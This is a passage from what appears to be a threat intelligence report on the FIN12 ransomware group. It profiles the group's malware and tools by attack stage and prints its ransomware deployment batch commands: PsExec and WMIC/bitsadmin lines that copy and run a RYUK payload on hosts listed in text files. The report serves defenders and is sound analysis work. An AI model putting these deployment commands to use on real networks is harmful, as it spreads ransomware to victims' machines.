PowerShell execution, and file transfer. The EMPIRE backdoor can also be extended via plugins. Supported plugins include remote desktop, screenshot capture, keylogging, lateral movement, credential theft, and reconnaissance.
GRIMAGENT	GRIMAGENT is a backdoor that can execute arbitrary commands, download files, create and delete scheduled tasks, and execute programs via scheduled tasks or via the ShellExecute API. The malware persists via a randomly named scheduled task and a registry Run key. The backdoor communicates to hard-coded C&C servers via HTTP requests with portions of its network communications encrypted using both asymmetric and symmetric cryptography.

FIN12 Capabilities, Part 2

GRUNT	Grunt is a multi-stage .NET implant that communicates with the Covenant command and control framework.
ICECANDLE	ICECANDLE is a memory-only dropper that uses the RC4 algorithm to decrypt its payload prior to execution. ICECANDLE leverages the DAVESHELL shellcode launcher.
MALTSHAKE	MALTSHAKE is a multi-stage, in-memory dropper written in C++ that executes an embedded payload in memory. MALTSHAKE has exclusively been observed in activity that we attribute to FIN12.
RYUK	RYUK is ransomware written in C that encrypts files stored on local drives and network shares. It also deletes backup files and volume shadow copies. Some RYUK variants can propagate to other systems on a network.
METERPRETER	METERPRETER is a backdoor written in C that communicates via HTTP, HTTPS, or a custom binary protocol over TCP. Supported commands include reverse shell, file transfer, file execution, keylogging, and screenshot capture. METERPRETER is generated by the METASPLOIT framework.
SYSTEMBC	SYSTEMBC is a tunneler written in C that retrieves proxy-related commands from a C&C server using a custom binary protocol over TCP. A C&C server directs SYSTEMBC to act as a proxy between the C&C server and a remote system. SYSTEMBC is also capable of retrieving additional payloads via HTTP. Some variants may use the Tor network for this purpose. Downloaded payloads may be written to disk or mapped directly into memory prior to execution. SYSTEMBC is often used to hide network traffic associated with other malware families.
WEIRDLOOP	WEIRDLOOP is an in-memory dropper that decodes a payload encoded via stack strings and executes it in memory.
WHITEDAGGER	WHITEDAGGER is a memory-only dropper written in C/C++ that uses RC4 stream cipher to decrypt an embedded payload to execute it in memory. WHITEDAGGER leverages the DAVESHELL shellcode launcher.

FIN12 Capabilities Mapped Against the Typical Cyberattack Lifecycle



ESTABLISH FOOTHOLD

- BEACON
- EMPIRE
- GRIMAGENT
- GRUNT
- METERPRETER
- TRICKBOT

ESCALATE PRIVILEGE

- BEACON
- EMPIRE
- LAZAGNE
- Valid Credentials:
  - Invoke-Kerberoast
  - KERBRUTE
  - MIMIKATZ
  - PowerShell
  - ProcDump
  - RUBEUS

INTERNAL RECONNAISSANCE

- AdFind
- Advanced IP Scanner
- BEACON
- BLOODHOUND
- Built-in Windows Commands
- EMPIRE
- MASSSCAN
- Nirsoft PingInfoView
- PowerShell:
  - Get-ADComputer
  - Get-DataInfo
- Powersploit/Powerview
- SoftPerfect Network Scanner

MOVE LATERALLY

- BITSadmin
- BEACON
- EMPIRE
- Pass-the-hash
- PowerShell:
- Invoke-SMBExec
- PsExec
- RDP
- Valid Credentials
- WMIC

MAINTAIN PRESENCE

- Account Creation
- ANCHOR
- BEACON
- Disable/Uninstall Security Software
- EMPIRE
- GRIMAGENT
- Scheduled Tasks
- Service Installation
- SYSTEMBC
- Valid Credentials

COMPLETE MISSION

- RYUK
- CONTI
- Data Theft
- BITSadmin
- GPOs
- Modify Firewall Rules
- PowerShell
- PsExec
- Ransomware Deployment Scripts
- RDP
- Scheduled Tasks
- WMIC

Ransomware Deployment Scripts

FIN12 leverages scripts to deploy ransomware across victim networks

- Stage zip archive with filename share$.zip in C:\PerfLogs directory
- Typical files are below:





TABLE 4. Typical share$.zip archive contents.

Filename	Description
comps<##>.txt	Text file containing hostnames or IP addresses of machines targeted for ransomware deployment.
COPY.bat	Batch script that uses PsExec to copy a ransomware payload to each targeted machine in the comps<##>.txt files.
WMI.bat	Batch script that uses WMIC to execute a BITSAdmin transfer of a payload ransomware to each targeted machine in the comps<##>.txt files.
EXE.bat	Batch script that uses PsExec to execute a previously transferred ransomware payload on each targeted machine in the comps<##>.txt files.
xxx.exe	RYUK ransomware file.
PsExec.exe	Legitimate Microsoft Sysinternals PsExec Utility. PsExec is a lightweight telnet replacement that allows for the execution of processes on other systems.

Ransomware Deployment Scripts, Part 2

Example COPY.bat script that leverages the PsExec utility




```
start PsExec.exe /accepteula @C:\share$\comps1.txt -u <domain>\<user> -p
"<password>" cmd /c COPY "\\<staging_host>\share$\xxx.exe" "C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps2.txt -u <domain>\<user> -p
"<password>" cmd /c COPY "\\<staging_host>\share$\xxx.exe" "C:\windows\temp\"
[. . .]
```

- Start PsExec.exe – Initiates PsExec and allows for the execution of the script
- /accepteula – Accept End User License Agreement
- -u – Allows for the user to specify a specific username
- -p – Allows for the user to specify a password
- cmd /c – Terminate process after executing command
- COPY <file location> <file location> – Copies file from the first location to the second

The compsX.txt (hostnames and IP addresses) and xxx.exe (ransomware executables) are being copied

Ransomware Deployment Scripts, Part 3

FIN12 leverages Windows Management Instrumentation command-line and BITSadmin utilities to move files:




```
start wmic /node:@C:\share$\comps1.txt /user:"<domain>\<user> " /
password:"<password>" process call create "cmd.exe /c bitsadmin /transfer xxx
\\<staging_host>\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps2.txt /user:"<domain>\<user>" /
password:"<password>" process call create "cmd.exe /c bitsadmin /transfer xxx
\\<staging_host> \share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
[. . .]
```

- Start wmic – Initiates wmic; allows for the execution of the script
- /node – Identifies systems by name, in this case the full path to the file
- /user – Allows for the user to specify a specific username
- /password – Allows for the user to specify a password
- Process call create – Executes the following commands with parameters
- BITSadmin – Windows command line tool for transferring/monitoring jobs

Ransomware Deployment Scripts, Part 4

FIN12 also leverages PsExec in a much simpler way to move files:




```
start PsExec.exe -d @C:\share$\comps1.txt -u <domain>\<user> -p "<password>" cmd
/c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps2.txt -u <domain>\<user> -p "<password>" cmd
/c c:\windows\temp\xxx.exe
[. . .]
```

- Start PsExec.exe – Initiates PsExec; allows for the execution of the script
- -d – PsExec will not wait for process to terminate
- -u – Allows for the user to specify a specific username
- -p – Allows for the user to specify a password
- cmd /c – Terminates process after executing the command

Skipping the Data Theft and Getting Straight to the Ransomware Attack

FIN12 prioritizes speed over data theft. Below is their time-to-ransom when exfiltrating data compared to not exfiltrating data.

Time to ransom: The time between initial compromise of the first system and the execution of ransomware.




12.4 AVERAGE DAYS FOR INCIDENTS WITH DATA THEFT


2.48 AVERAGE DAYS FOR INCIDENTS WITHOUT DATA THEFT

FIN12: Decreasing Time-to-Ransom


- TIME TO RANSOM FIN12



Historic Use of Malware and Tools



